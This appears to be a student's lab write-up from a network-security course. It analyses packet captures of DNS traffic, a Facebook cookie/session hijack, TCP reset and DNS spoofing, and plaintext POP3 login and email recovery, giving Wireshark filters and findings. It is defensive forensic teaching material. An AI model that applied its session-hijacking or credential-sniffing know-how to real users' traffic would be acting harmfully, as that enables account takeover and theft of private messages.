
192.168.1.1 : src port = 53






172.29.3.7 : src port = random


s2-vulnerable-dns.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
18 99.819966 192.168.1.1 192.168.1.50 DNS 125 Standard query response 0x825e A time.nist.gov A 192.43.244.18 NS ns1.nist.gov NS dns-x.boulder.nist.gov
12 99.806715 192.168.1.1 192.168.1.50 DNS 49 Standard query response 0x785e Refused Unused <Root>
9789 13445.147749 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xae3c PTR 62.153.217.205.in-addr.arpa
9618 13444.138135 172.29.3.7 32.225.79.209 DNS 77 Standard query 0x4511 PTR 62.153.217.205.in-addr.arpa
9598 13443.127639 172.29.3.7 32.225.79.209 DNS 77 Standard query 0x91cc PTR 62.153.217.205.in-addr.arpa
9591 13442.117520 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xb70f PTR 62.153.217.205.in-addr.arpa
9578 13441.110331 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xc566 PTR 62.153.217.205.in-addr.arpa
9573 13440.104559 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xdf4b PTR 62.153.217.205.in-addr.arpa
9569 13440.076035 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x68c7 A scanme.nmap.org
7167 13342.771073 172.29.3.7 32.225.79.209 DNS 73 Standard query 0xcdcd AAAA stepladder.stanford.edu
7146 13341.390616 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x7d2f A gala-dup.stanford.edu
7144 13341.389929 172.29.3.7 32.225.79.209 DNS 71 Standard query 0xa3a1 AAAA gala-dup.stanford.edu
5331 13226.390570 172.29.3.7 32.225.79.209 DNS 64 Standard query 0xbf4b A ftp.kernel.org
4966 13216.233310 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x97a8 A img-cdn.mediaplex.com
4954 13216.183530 172.29.3.7 32.225.79.137 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4796 13211.731399 172.29.3.7 32.225.79.209 DNS 62 Standard query 0x05f5 A www2.one.com
4767 13211.313859 172.29.3.7 32.225.79.209 DNS 63 Standard query 0xd546 A www2.b-one.nu
4752 13211.179742 172.29.3.7 32.225.79.209 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4711 13210.595195 172.29.3.7 32.225.79.209 DNS 65 Standard query 0xebd1 A www.lduhtrp.net
4637 13209.324738 172.29.3.7 32.225.79.209 DNS 63 Standard query 0x48a3 A m.se.2mdn.net
4490 13207.781003 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x992c A ad.se.doubleclick.net
4284 13203.146905 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x3ca7 A www.thelocal.se
4260 13200.621676 172.29.3.7 32.225.79.209 DNS 74 Standard query 0x2a8e A www.google-analytics.com
4231 13194.412644 172.29.3.7 32.225.79.209 DNS 69 Standard query 0xe6fd A images.slashdot.org
4168 13193.390498 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x3393 A ds-ll.serving-sys.com
4156 13193.338621 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xb62b A bs.serving-sys.com
4148 13193.169801 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xa436 A ad.doubleclick.net
Frame 4954: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Null/Loopback
Internet Protocol Version 4, Src: 172.29.3.7, Dst: 32.225.79.137
User Datagram Protocol, Src Port: 25617, Dst Port: 15374
Domain Name System (query)
Packets: 107410 · Displayed: 10029 (9.3%)
Profile: Default
Type here to search
10:26 PM
27-Apr-22


s2-vulnerable-dns.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
9591 13442.117520 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xb70f PTR 62.153.217.205.in-addr.arpa
9578 13441.110331 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xc566 PTR 62.153.217.205.in-addr.arpa
9573 13440.104559 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xdf4b PTR 62.153.217.205.in-addr.arpa
9569 13440.076035 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x68c7 A scanme.nmap.org
7167 13342.771073 172.29.3.7 32.225.79.209 DNS 73 Standard query 0xcdcd AAAA stepladder.stanford.edu
7146 13341.390616 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x7d2f A gala-dup.stanford.edu
7144 13341.389929 172.29.3.7 32.225.79.209 DNS 71 Standard query 0xa3a1 AAAA gala-dup.stanford.edu
5331 13226.390570 172.29.3.7 32.225.79.209 DNS 64 Standard query 0xbf4b A ftp.kernel.org
4966 13216.233310 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x97a8 A img-cdn.mediaplex.com
4954 13216.183530 172.29.3.7 32.225.79.137 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4796 13211.731399 172.29.3.7 32.225.79.209 DNS 62 Standard query 0x05f5 A www2.one.com
4767 13211.313859 172.29.3.7 32.225.79.209 DNS 63 Standard query 0xd546 A www2.b-one.nu
4752 13211.179742 172.29.3.7 32.225.79.209 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4711 13210.595195 172.29.3.7 32.225.79.209 DNS 65 Standard query 0xebd1 A www.lduhtrp.net
4637 13209.324738 172.29.3.7 32.225.79.209 DNS 63 Standard query 0x48a3 A m.se.2mdn.net
4490 13207.781003 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x992c A ad.se.doubleclick.net
4284 13203.146905 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x3ca7 A www.thelocal.se
4260 13200.621676 172.29.3.7 32.225.79.209 DNS 74 Standard query 0x2a8e A www.google-analytics.com
4231 13194.412644 172.29.3.7 32.225.79.209 DNS 69 Standard query 0xe6fd A images.slashdot.org
4168 13193.390498 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x3393 A ds-ll.serving-sys.com
4156 13193.338621 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xb62b A bs.serving-sys.com
4148 13193.169801 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xa436 A ad.doubleclick.net
4137 13192.961111 172.29.3.7 32.225.79.209 DNS 79 Standard query 0xa834 A pagead2.googlesyndication.com
4119 13192.863545 172.29.3.7 32.225.79.137 DNS 65 Standard query 0x0d95 A genweb.ostg.com
4098 13187.855027 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x0d95 A genweb.ostg.com
4056 13186.969913 172.29.3.7 32.225.79.209 DNS 62 Standard query 0x3131 A slashdot.org
4026 13186.659508 172.29.3.7 32.225.79.209 DNS 66 Standard query 0x9166 A www.slashdot.org
Frame 4168: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)
Null/Loopback
Internet Protocol Version 4, Src: 172.29.3.7, Dst: 32.225.79.209
User Datagram Protocol, Src Port: 33143, Dst Port: 15374
Domain Name System (query)
Packets: 107410 · Displayed: 10029 (9.3%)
Profile: Default
Type here to search
10:26 PM
27-Apr-22


s2-vulnerable-dns.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
9578 13441.110331 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xc566 PTR 62.153.217.205.in-addr.arpa
9573 13440.104559 172.29.3.7 32.225.79.209 DNS 77 Standard query 0xdf4b PTR 62.153.217.205.in-addr.arpa
9569 13440.076035 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x68c7 A scanme.nmap.org
7167 13342.771073 172.29.3.7 32.225.79.209 DNS 73 Standard query 0xcdcd AAAA stepladder.stanford.edu
7146 13341.390616 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x7d2f A gala-dup.stanford.edu
7144 13341.389929 172.29.3.7 32.225.79.209 DNS 71 Standard query 0xa3a1 AAAA gala-dup.stanford.edu
5331 13226.390570 172.29.3.7 32.225.79.209 DNS 64 Standard query 0xbf4b A ftp.kernel.org
4966 13216.233310 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x97a8 A img-cdn.mediaplex.com
4954 13216.183530 172.29.3.7 32.225.79.137 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4796 13211.731399 172.29.3.7 32.225.79.209 DNS 62 Standard query 0x05f5 A www2.one.com
4767 13211.313859 172.29.3.7 32.225.79.209 DNS 63 Standard query 0xd546 A www2.b-one.nu
4752 13211.179742 172.29.3.7 32.225.79.209 DNS 70 Standard query 0x6879 A adfarm.mediaplex.com
4711 13210.595195 172.29.3.7 32.225.79.209 DNS 65 Standard query 0xebd1 A www.lduhtrp.net
4637 13209.324738 172.29.3.7 32.225.79.209 DNS 63 Standard query 0x48a3 A m.se.2mdn.net
4490 13207.781003 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x992c A ad.se.doubleclick.net
4284 13203.146905 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x3ca7 A www.thelocal.se
4260 13200.621676 172.29.3.7 32.225.79.209 DNS 74 Standard query 0x2a8e A www.google-analytics.com
4231 13194.412644 172.29.3.7 32.225.79.209 DNS 69 Standard query 0xe6fd A images.slashdot.org
4168 13193.390498 172.29.3.7 32.225.79.209 DNS 71 Standard query 0x3393 A ds-ll.serving-sys.com
4156 13193.338621 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xb62b A bs.serving-sys.com
4148 13193.169801 172.29.3.7 32.225.79.209 DNS 68 Standard query 0xa436 A ad.doubleclick.net
4137 13192.961111 172.29.3.7 32.225.79.209 DNS 79 Standard query 0xa834 A pagead2.googlesyndication.com
4119 13192.863545 172.29.3.7 32.225.79.137 DNS 65 Standard query 0x0d95 A genweb.ostg.com
4098 13187.855027 172.29.3.7 32.225.79.209 DNS 65 Standard query 0x0d95 A genweb.ostg.com
4056 13186.969913 172.29.3.7 32.225.79.209 DNS 62 Standard query 0x3131 A slashdot.org
4026 13186.659508 172.29.3.7 32.225.79.209 DNS 66 Standard query 0x9166 A www.slashdot.org
Frame 4098: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Null/Loopback
Internet Protocol Version 4, Src: 172.29.3.7, Dst: 32.225.79.209
User Datagram Protocol, Src Port: 52828, Dst Port: 15374
Domain Name System (query)
Packets: 107410 · Displayed: 10029 (9.3%)
Profile: Default
Type here to search
10:27 PM
27-Apr-22

Scenario 3:

Cookie of Attacker : 100002297942500

Name of the attack: Cookie/Session Hijacking

Attacker IP Address: 10.0.0.4

Victim User Account: Mondo Cheeze


Domain : www.facebook.com


Victim IP Address: 192.168.121.185

Vulnerability: The vulnerability here is that anyone with the cookie can establish the session and open the id of the victim. Hence, cookies should not be used to verify the user or to save a session. Authentication should be done every time a user logs in, through password or by otp

Action of Attacker: The attacker had already stolen the cookie of the victim. They then used that cookie to get through the authentication of Facebook. After getting access to the Facebook profile, they opened the victim's inbox copied the secret message that was sent to the colleague Fro Yo and then went to the wall of victim and posted that as status on the wall of victim.

Explanation: I first filtered all the packets by http post requests only by using the command **http.request.method == POST** Then I found two packets containing "updatestatus" string in the info. One was from 10.0.04 and had the secret message **"Be sure not to tell anyone this! But M.C. is actually lactose- intolerant."** So, this confirmed that 10.0.0.4 must be the attacker because they posted the secret message. Then I filtered the packets by the _user cookie of the attacker using the command **http.cookie_pair == "c_user=100002297942500** and found out that another address 192.168.121.185 was also using the same cookie to communicate. Hence this confirmed that the other address was of the victim and it was the attacker that stole victim's cookie and used it to open his id and bypass id/password authentication.





Scenario 4:

Attack: TCP reset attack/ spoofed TCP reset packets

IP addresses of victims:

192.168.121.148

192.168.121.150

192.168.121.149

192.168.121.147

First message sent at 4540.121010

Last message sent at 6762.978601

Down time = 6762.978601 - 4540.121010 = 2222.857591/60 = 37.0476 minutes

Action : It seems that the attacker used DNS sppofing, when the victim tried to make a DNS query for youtube, they were given a set of fake ip addresses in response. Hence, when the victim tried to establish tcp connection with these fake ip addresses, the fake ip addresses sent back a tcp reset packet causing the connection to fail everytime the victim tried.


Vulnerability: Vulnerability is that the victim can drop connection with any of the website if the corresponding tcp reset packet is sent to it which is a dangerous thing because this shows that hacker can block not only youtube but all other websites as well for a victim. Hence, the victim should not directly accept the packets from unreliable sources.


Explanation: At first I filtered the packets by dns response and hostname = www.youtube.com by using the command **frame[44:21] == 03:77:77:77:07:79:6f:75:74:75:62:65:03:63:6f:6d:00:00:01:00:01 and dns.flags.response == 1** Then I opened the queries and saw that in the answer section, there were some IP addresses provided with which the victim can connect to in order to connect to youtube. I noticed there was a pattern that all the IP addresses started from 74.125.@@.@@

Hence, I filtered the packets by ip.src == 74.125.0.0/16 and also put another filter where the reset flag was on. I used the command **tcp.flags.reset == 1 and ip.src == 74.125.0.0/16**

I found out that the reset packets were being sent to only 4 distinct ip addresses which were basically the victims.

I then sorted the packets with respect to time and calculate the down time from it.





Scenario 5:

1) **Username : cs155@dummymail.com**

Password : whitehat

2) **5 emails**
3) **Email 1:**

From: cs155@dummymail.com

To: cs155@dummymail.com

Subject: foobar

Date: Fri, 23 Apr 2010 08:20:52 –0700

Email 2:

From: hariny <harinym@stanford.edu>

To: cs155@dummymail.com

Subject: wassup

Date: Fri, 23 Apr 2010 08:21:50 –0700

Email 3:

From: hariny <harinym@stanford.edu>

To: cs155@dummymail.com

Subject: geology rocks!

Date: Fri, 23 Apr 2010 08:22:28 –0700

Email 4:

From: joe <cs155@dummymail.com>

To: cs155@dummymail.com

Subject: can you see this subject?

Date: Fri, 23 Apr 2010 08:23:25 –0700

Email 5:

From: hariny <harinym@stanford.edu>


To: cs155@dummymail.com


Subject: test message

Date: Fri, 23 Apr 2010 10:25:00 –0700

Explanation: I first filtered the packets by pop. Then I noticed the username and password from the info of the packets. Then there was a packet with +ok 5 messages telling that there are 5 messages.

Then I opened each of the +ok … octet packet and got the content of the email containing the from, to, date and subject of the email.


s5-email.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
pop
Time Source Destination Protocol Source Port Name Reset Destination Port Info
5.239581 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK POP3
32.196573 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: user cs155@dummymail.com
32.228422 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK Send your password
36.987971 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: pass whitehat
37.041591 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK Mailbox locked and ready
41.852859 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: stat
41.854731 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 5 2277
44.434369 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: list
44.435085 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 5 messages (2277 octets)
44.435283 128.12.173.14 192.168.113.147 POP/I… 110 Not set 48499 1 431 , 2 437 , 3 451 , 4 474 , 5 484 , .
47.472900 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: retr 1
47.499045 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 431 octets
47.499832 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: DATA fragment, 3 bytes
52.037990 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: retr 4
52.047288 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 474 octets
52.047686 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: DATA fragment, 3 bytes
56.801719 192.168.113.147 128.12.173.14 POP 48499 Not set 110 C: retr 5
56.827352 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: +OK 484 octets
56.828008 128.12.173.14 192.168.113.147 POP 110 Not set 48499 S: DATA fragment, 3 bytes
